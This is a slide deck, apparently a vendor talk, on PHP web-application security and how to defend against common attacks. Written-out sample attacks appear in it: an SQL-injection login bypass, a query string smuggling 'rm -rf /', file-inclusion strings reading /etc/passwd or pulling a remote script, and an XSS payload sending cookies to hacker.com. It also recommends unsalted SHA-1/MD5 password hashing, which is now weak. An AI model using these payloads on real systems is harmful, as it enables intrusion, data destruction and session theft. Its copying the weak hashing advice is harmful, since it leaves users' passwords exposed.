

Web-applications and Security

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Questions?



The information sharing company



eZ Systems

Founded 1999 in Norway

Base philosophy: Open, Share and Innovate!

Privately Owned


85 employees

HQ in Skien, Norway. 8 subsidiaries:

Oslo, Copenhagen, Dortmund, Lyon, Paris, Brussels, Chicago,
Vancouver



Customers and Verticals



Media and Entertainment




Security

- United States Department of Defense has audited eZ Publish and certified it for use within the Department of Defense (including any divisions of the US armed forces) to store both classified and unclassified information.




Apache is Big!



- Apache is Big with 70% market share



PHP is Big!



- More than 20 Million domains running PHP
- Many developers, many projects
- Skills?




Firewalls

- Web traffic uses port 80
 - Normally not affected by firewalls
- SSL
 - Data transfer protected by 128/256 encryption
 - Does not help application security



Web Application Firewall

- Intrusion detection and prevention engine
- ModSecurity for Apache (Open Source)
- Increases Web Security
 - Protects Web Application against known and unknown attacks
- Analyzing HTTP traffic
 - POST traffic
 - GET traffic



SQL Injection

- Database level vulnerability due to incorrect escaping
- Simple example:
 - Login SQL:

```
select * from user where login='$login' and password='$password'
```
 - Access script with

```
login.php?login=admin'--&password=foo
```


Without proper escaping \$login = admin'--
- Will authenticate as admin user without supplying password



Preventing SQL injection

- Input validation
 - Verify that data input is in correct format
 - Type casting (int)
- SQL escaping
 - Use functions like `pg_escape`, `mysql_escape_string()` and `mysql_real_escape_string()` to escape quotes etc



Code Injection

- Using system commands from PHP

- `eval()`, `exec()` and `system()`

- Command line conversion of images

```
system( "convert image.jpg thumb.jpg {$width}x{$height}" );
```

- Script accessed from

```
convert.php?width=500&height=300;%20rm%20-rf/
```

- This will convert image and run "rm -rf /" on the system

- Use existing functions to escape

- `escapeshellcmd()`, `escapeshellarg()`, `realpath()`, `addslashes()`



Dynamic Applications

- Never include page directly from user input

```
if(isset($page))  
{  
    include($page);  
}
```

- Without validation attackers can

```
script.php?page=/etc/passwd
```

```
script.php?page=http://cracker.com/badscrip.php
```

- A bit more secure?

```
include( "directory" . $page . ".php" );
```

Not really:

```
script.php?page=../../../../etc/passwd%00
```



GET vs POST

- GET variables are logged
 - Available in HTTP Referrer
- Hijack session, passwords, personal info etc
- POST variables is not available in log file
 - POST variables should be used for forms



XSS – Cross Site Scripting

- Display of unwashed user input
 - Forums
 - Comments
- Vulnerable to session hijacks
- Attackers can steal cookies
- Commonly not taken seriously

Example:

```
http://www.owned.com"&lt;script&gt;cookie=document.cookie;window.location='http://hacker.com/steal.php?cookie='+cookie+' '&lt;/script&gt;
```

```
<script>
```

```
cookie=document.cookie;
```

```
window.location='http://hacker.com/steal.php?cookie='+cookie+' ';
```

```
</script>
```



Input Validation

- First step of every script which handles input
- Check if
 - Integers are actually integers
 - e-mail addresses are correct
 - Names only contains valid characters from the charsets
- Report general errors to the user
 - Never display server errors to user



Sub-system Meta-character Washing

- Escape data passed to sub systems
 - SQL database
 - File system
- Washing is different from Validation



Output Washing

- Make sure that all data is converted to XHTML
- Data can come from
 - User input
 - Database
 - File
- Don't store XHTML in the database
 - Convert content just before it's displayed
- Use functions like: `htmlspecialchars()`



Clear Text Passwords

- Never store passwords
 - Visible to site administrators
 - Database is cracked and exposed
- Use a one way hashing algorithm
 - SHA-1
 - MD5

- Example

```
$password = 'secret';  
If ( sha1( $password ) == 'a375332c48af107c37a0cc53e5a5fb1d535b7950' )  
{  
    print( "Password accepted" );  
}
```



Error handling

- Always disable error output
 - php.ini:
 - log_errors = On
 - display_errors = Off
- Error messages can be used by attacker



Sessions

- Disable transparent SID support
 - php.ini
 - session.use_trans_sid=0

<http://example.com/?PHPSSID=cc51dc49792031b9f1f7e2ead5ed6441>
- Apache logs HTTP referer
 - Sessions can easily be hijacked



Database Sessions

- Do not use the default file based PHP session handlers
 - Stored in /tmp by default
 - Accessible to any user on the system



Server and application configuration

- PHP source code display
 - AddType application/x-httpd-php-source .phps
- Transsid -> off
- Disable global variables



Summary

- Firewalls and SSL cannot help
- Can use application level firewall (mod_security)
- Always validate input
- Always wash output
- Configure the server and application properly



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